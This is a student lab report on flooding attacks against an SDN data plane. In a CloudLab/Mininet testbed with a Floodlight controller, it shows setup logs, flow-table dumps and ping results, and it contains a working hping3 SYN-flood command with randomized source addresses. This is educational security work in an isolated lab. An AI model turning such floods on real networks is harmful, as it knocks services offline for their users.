

# Project 2: Flooding Attacks to the SDN Data Plane

Submitted by Christin Wilson

1. Started a new experiment and the profile used is “DoSServer” and instantiated it on the clemson cluster.

The screenshot displays the Cloudlab web interface. At the top, there's a navigation bar with 'Experiments', 'Storage', 'Docs', and a user profile 'christin'. Below this, a status bar shows 'Current Usage: 0 Node Hours, Prev Month: 78 (30 day rank: 375 of 547 users)'. A progress bar indicates four steps: '1. Select a Profile' (active), '2. Parameterize', '3. Finalize', and '4. Schedule'. The main content area shows the 'Selected Profile: OpenStack (Repohash: 33a92dc6)' with a detailed description of the OpenStack instance configuration. Below the description are 'Show Profile' and 'Change Profile' buttons. At the bottom of this section are 'Previous' and 'Next' buttons. A modal window titled 'Select a Profile' is open, showing a search bar with 'Dossier' entered. On the left, there are sections for 'My Profiles - SANTS2019Lab1 -' (with 'DoSServer' selected) and 'Default Profiles -'. The right side of the modal shows details for the 'DoSServer' profile: 'Created By: hongdal', 'Project: SANTS2019Lab1', 'Latest Version: 0', 'Last Updated: 2019-02-25 21:27:48', and 'Description: Dos Attack Server'. At the bottom of the modal, there's a 'node-0' icon and 'Select Profile' and 'Cancel' buttons.

Experiments Storage Docs christin

Current Usage: 0 Node Hours, Prev Month: 78 (30 day rank: 375 of 547 users)

1. Select a Profile 2. Parameterize 3. Finalize 4. Schedule

**Selected Profile:** OpenStack (Repohash: 33a92dc6)

This profile provides a highly-configurable OpenStack instance with a controller and one or more compute nodes (potentially at multiple Cloudlab sites) (and optionally a network manager node, in a split configuration). This profile runs x86, arm64, and POWER8 (Queens and up) nodes. It sets up OpenStack Queens (Ubuntu 18.04), Pike, Ocata, Newton, or Mitaka (Ubuntu 16.04) (Liberty on 15.10, Kilo on 15.04, and Juno on 14.10 are *deprecated*) according to your choice, and configures all OpenStack services, pulls in some VM disk images, and creates basic networks accessible via floating IPs. You'll be able to create instances and access them over the Internet in just a few minutes. When you click the Instantiate button, you'll be presented with a list of parameters that you can change to control what your OpenStack instance will look like; **carefully** read the parameter documentation on that page (or in the Instructions) to understand the various features available to you.

Show Profile Change Profile

Previous Next

### Select a Profile

Dossier

My Profiles -  
SANTS2019Lab1 -  
DoSServer

Default Profiles -  
Other Profiles -

**DoSServer** Add to Favorites

Created By:  
hongdal

Project:  
SANTS2019Lab1


Latest Version:  
0

Last Updated:  
2019-02-25 21:27:48


Description:  
Dos Attack Server

node-0

Select Profile Cancel



2. The experiment booted up and started running in some time.



3. Installed the dependencies on the node-0 of the experiment. The dependencies are mininet, floodlight and hping3.

```
Topology View List View Manifest Graphs node-0 X
[javac] Note: Some input files use unchecked or unsafe operations.
[javac] Note: Recompile with -Xlint:unchecked for details.
[copy] Copying 54 files to /users/christin/floodlight/target/bin

compile-test:
[javac] Compiling 91 source files to /users/christin/floodlight/target/bin-test

dist:
[echo] Setting Floodlight version: 1.2
[echo] Setting Floodlight name: floodlight
[jar] Building jar: /users/christin/floodlight/target/floodlight.jar
[jar] Building jar: /users/christin/floodlight/target/floodlight-test.jar

BUILD SUCCESSFUL
Total time: 17 seconds
christin@node-0:~/floodlight$ sudo mkdir /var/lib/floodlight
-bash: sudo mkdir /var/lib/floodlight: No such file or directory
christin@node-0:~/floodlight$ sudo mkdir /var/lib/floodlight
christin@node-0:~/floodlight$ sudo chmod 777 /var/lib/floodlight
christin@node-0:~/floodlight$
```

```
Topology View List View Manifest Graphs node-0 X
make[3]: Entering directory `/users/christin/oflops/example_modules'
make[3]: Nothing to be done for `install-exec-am'.
make[3]: Nothing to be done for `install-data-am'.
make[3]: Leaving directory `/users/christin/oflops/example_modules'
make[2]: Leaving directory `/users/christin/oflops/example_modules'
make[1]: Leaving directory `/users/christin/oflops/example_modules'
Making install in cbench
make[1]: Entering directory `/users/christin/oflops/cbench'
make[2]: Entering directory `/users/christin/oflops/cbench'
/bin/mkdir -p '/usr/local/bin'
/bin/bash ../libtool --mode=install /usr/bin/install -c cbench '/usr/local/bin'
libtool: install: /usr/bin/install -c cbench /usr/local/bin/cbench
make[2]: Nothing to be done for `install-data-am'.
make[2]: Leaving directory `/users/christin/oflops/cbench'
make[1]: Leaving directory `/users/christin/oflops/cbench'
Making install in doc
make[1]: Entering directory `/users/christin/oflops/doc'
make[1]: Nothing to be done for `install'.
make[1]: Leaving directory `/users/christin/oflops/doc'
Enjoy Mininet!
christin@node-0:~$
```

```
Topology View List View Manifest Graphs node-0 X
make[1]: Nothing to be done for `install'.
make[1]: Leaving directory `/users/christin/oflops/doc'
Enjoy Mininet!
christin@node-0:~$ sudo apt-get install hping3
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  hping3
0 upgraded, 1 newly installed, 0 to remove and 130 not upgraded.
Need to get 113 kB of archives.
After this operation, 260 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/trusty/universe hping3 amd64 3.a2.ds2-6.1 [113 kB]
Fetched 113 kB in 0s (473 kB/s)
Selecting previously unselected package hping3.
(Reading database ... 94626 files and directories currently installed.)
Preparing to unpack .../hping3_3.a2.ds2-6.1_amd64.deb ...
Unpacking hping3 (3.a2.ds2-6.1) ...
Processing triggers for man-db (2.6.7.1-1) ...
Setting up hping3 (3.a2.ds2-6.1) ...
christin@node-0:~$
```

I used the set of commands and not the script to install the dependencies.

4. Opened a new shell for node-0 and started running the floodlight using 'java -jar target/floodlight.jar'

```
Topology View List View Manifest Graphs node-0 x node-0 x
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-165-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Mon Mar  4 09:47:13 2019 from ops.emulab.net
christin@node-0:~$ cd floodlight
christin@node-0:~/floodlight$ java -jar target/floodlight.jar
07:59:19.367 INFO [n.f.c.m.FloodlightModuleLoader:main] Loading modules from src/main/resources/floodlightdefault.properties
07:59:19.477 WARN [n.f.r.RestApiServer:main] HTTPS disabled; HTTPS will not be used to connect to the REST API.
07:59:19.477 WARN [n.f.r.RestApiServer:main] HTTP enabled; Allowing unsecure access to REST API on port 8080.
07:59:24.252 WARN [n.f.c.i.OFSwitchManager:main] SSL disabled. Using unsecure connections between Floodlight and switches.
07:59:24.252 INFO [n.f.c.i.OFSwitchManager:main] Clear switch flow tables on initial handshake as master: TRUE
07:59:24.252 INFO [n.f.c.i.OFSwitchManager:main] Clear switch flow tables on each transition to master: TRUE
07:59:24.252 INFO [n.f.c.i.OFSwitchManager:main] Setting 0x1 as the default max tables to receive table-miss flow
07:59:24.257 INFO [n.f.c.i.OFSwitchManager:main] Setting max tables to receive table-miss flow to 0x1 for DPID 00:00:00:00:00:01
00:00:00:00:00:01
07:59:24.257 INFO [n.f.c.i.OFSwitchManager:main] Setting max tables to receive table-miss flow to 0x1 for DPID 00:00:00:00:00:02
00:00:00:00:00:02
07:59:24.305 INFO [n.f.c.i.OFSwitchManager:main] Computed OpenFlow version bitmap as [62]
07:59:24.306 INFO [n.f.c.i.Controller:main] OpenFlow port set to 6653
07:59:24.306 INFO [n.f.c.i.Controller:main] Number of worker threads set to 16
```

5. Opened another shell terminal for node-0 and I run a Mininet topology with 2 hosts that are connected by an OVS bridge switch and the bridge is connected to controller based on the IP address 127.0.0.1 and using port 6653 using 'sudo mn --controller=remote,ip=127.0.0.1,port=6653 --switch ovsk,protocols=OpenFlow13'

```
Topology View List View Manifest Graphs node-0 x node-0 x node-0 x
--cluster=server1,server2...
    run on multiple servers (experimental!)
--placement=block|random
    node placement for --cluster (experimental!)
christin@node-0:~$ sudo mn --controller=remote,ip=127.0.0.1,port=6653 --switch ovsk,protocols=OpenFlow13
*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2
*** Adding switches:
s1
*** Adding links:
(h1, s1) (h2, s1)
*** Configuring hosts
h1 h2
*** Starting controller
c0
*** Starting 1 switches
s1 ...
*** Starting CLI:
mininet>
```

6. Confirmed that the hosts are reachable to each other using 'pingall'

```
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2
h2 -> h1
*** Results: 0% dropped (2/2 received)
mininet> █
```

7. Opened a new shell terminal for node-0 and printed the current flow-rules inside switch using “sudo ovs-ofctl dump-flows s1 -O OpenFlow13”. We got just one rule now.

```
Topology View List View Manifest Graphs node-0 x node-0 x node-0 x node-0 x
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-165-generic x86_64)

* Documentation:  https://help.ubuntu.com/
Last login: Mon Mar  4 10:00:22 2019 from ops.emulab.net
christin@node-0:~$ sudo ovs-ofctl dump-flows s1 -O OpenFlow13
OFPST_FLOW reply (OF1.3) (xid=0x2):
 cookie=0x0, duration=79.425s, table=0, n_packets=26, n_bytes=1996, priority=0 actions=CONTROLLER:65535
christin@node-0:~$
```

8. Opened the mininet terminal and flooded a lot of packets to h2 using ‘h1 hping3 h2 -c 10000 -S -flood -rand-source -V’

```
mininet> h1 hping3 h2 -c 10000 -S --flood --rand-source -V
using h1-eth0, addr: 10.0.0.1, MTU: 1500
HPING 10.0.0.2 (h1-eth0 10.0.0.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Now, the output obtained while checking the flow entries in the switch s1 is:

```
Topology View List View Manifest Graphs node-0 x node-0 x node-0 x node-0 x
cookie=0x2000000000000000, duration=4.583s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,d_l_
src=52:e8:83:18:c5:e4,d_l_dst=52:70:dc:e2:36:f3,nw_src=81.244.94.35,nw_dst=10.0.0.2,tp_src=17202,tp_dst=0 actions=output:
2
cookie=0x2000000000000000, duration=4.441s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,d_l_
src=52:e8:83:18:c5:e4,d_l_dst=52:70:dc:e2:36:f3,nw_src=12.227.144.165,nw_dst=10.0.0.2,tp_src=53116,tp_dst=0 actions=output:
t:2
cookie=0x2000000000000000, duration=2.933s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,d_l_
src=52:e8:83:18:c5:e4,d_l_dst=52:70:dc:e2:36:f3,nw_src=0.134.165.224,nw_dst=10.0.0.2,tp_src=59780,tp_dst=0 actions=output:
:2
cookie=0x2000000000000000, duration=4.362s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,d_l_
src=52:e8:83:18:c5:e4,d_l_dst=52:70:dc:e2:36:f3,nw_src=0.108.161.75,nw_dst=10.0.0.2,tp_src=26745,tp_dst=0 actions=output:
2
cookie=0x2000000000000000, duration=3.87s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,d_l_s
rc=52:e8:83:18:c5:e4,d_l_dst=52:70:dc:e2:36:f3,nw_src=92.5.216.244,nw_dst=10.0.0.2,tp_src=36571,tp_dst=0 actions=output:2
cookie=0x2000000000000000, duration=3.747s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,d_l_
src=52:e8:83:18:c5:e4,d_l_dst=52:70:dc:e2:36:f3,nw_src=208.184.177.92,nw_dst=10.0.0.2,tp_src=17877,tp_dst=0 actions=outpu
t:2
cookie=0x2000000000000000, duration=3.848s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port=1,d_l_
src=52:e8:83:18:c5:e4,d_l_dst=52:70:dc:e2:36:f3,nw_src=61.39.193.171,nw_dst=10.0.0.2,tp_src=58131,tp_dst=0 actions=output
:2
cookie=0x2000000000000000, duration=3.0
```

9. hping3 is stopped on the Mininet terminal. We Ping h1 from h2. We experience that it fails initially and then later the time taken is very high and then the time decreases drastically afterwards.

```
Topology View List View Manifest Graphs node-0 x node-0 x node-0 x
mininet> h1 ping h2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
(From 10.0.0.1 icmp_seq=1 Destination Host Unreachable
From 10.0.0.1 icmp_seq=2 Destination Host Unreachable
From 10.0.0.1 icmp_seq=3 Destination Host Unreachable
From 10.0.0.1 icmp_seq=4 Destination Host Unreachable
From 10.0.0.1 icmp_seq=5 Destination Host Unreachable
From 10.0.0.1 icmp_seq=6 Destination Host Unreachable
From 10.0.0.1 icmp_seq=7 Destination Host Unreachable
From 10.0.0.1 icmp_seq=8 Destination Host Unreachable
From 10.0.0.1 icmp_seq=9 Destination Host Unreachable
64 bytes from 10.0.0.1: icmp_seq=10 ttl=64 time=118 ms
64 bytes from 10.0.0.1: icmp_seq=11 ttl=64 time=0.362 ms
(64 bytes from 10.0.0.1: icmp_seq=12 ttl=64 time=0.248 ms
64 bytes from 10.0.0.1: icmp_seq=13 ttl=64 time=0.207 ms
64 bytes from 10.0.0.1: icmp_seq=14 ttl=64 time=0.297 ms
64 bytes from 10.0.0.1: icmp_seq=15 ttl=64 time=0.269 ms
64 bytes from 10.0.0.1: icmp_seq=16 ttl=64 time=0.216 ms
64 bytes from 10.0.0.1: icmp_seq=17 ttl=64 time=0.030 ms
64 bytes from 10.0.0.1: icmp_seq=18 ttl=64 time=0.014 ms
64 bytes from 10.0.0.1: icmp_seq=19 ttl=64 time=0.013 ms
64 bytes from 10.0.0.1: icmp_seq=20 ttl=64 time=0.031 ms
```

## 10. Now once again we check the flow table rules of OVS Switch S1

```
Topology View List View Manifest Graphs node-0 x node-0 x node-0 x node-0 x node-0 x
sudo ovs-ofctl dump-flows s1 -O OpenFlow13Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-165-generic x86_64)

* Documentation:  https://help.ubuntu.com/
Last login: Mon Mar  4 10:11:08 2019 from ops.emulab.net
sudo ovs-ofctl dump-flows s1 -O OpenFlow13christin@node-0:~$ sudo ovs-ofctl dump-flows s1 -O OpenFlow13
OFPST_FLOW reply (OF1.3) (xid=0x2):
 cookie=0x2000000000000000, duration=34.901s, table=0, n_packets=34, n_bytes=3332, idle_timeout=5, priority=1,ip,in_port=1
 ,dl_src=52:e8:83:18:c5:e4,dl_dst=52:70:dc:e2:36:f3,nw_src=10.0.0.1,nw_dst=10.0.0.2 actions=output:2
 cookie=0x2000000000000000, duration=34.9s, table=0, n_packets=34, n_bytes=3332, idle_timeout=5, priority=1,ip,in_port=2,d
 l_src=52:70:dc:e2:36:f3,dl_dst=52:e8:83:18:c5:e4,nw_src=10.0.0.2,nw_dst=10.0.0.1 actions=output:1
 cookie=0x0, duration=499.565s, table=0, n_packets=14599920, n_bytes=788395752, priority=0 actions=CONTROLLER:65535
 christin@node-0:~$ █
```

Thus a denial of service attack is being exhibited here. This happens due to the resource exhaustion which results in the switch not being able to receive instructions to install a flow entry.

So when the flow table of OVS switches is full, additional flow-rule installations will fail due to insufficient space in the flow table.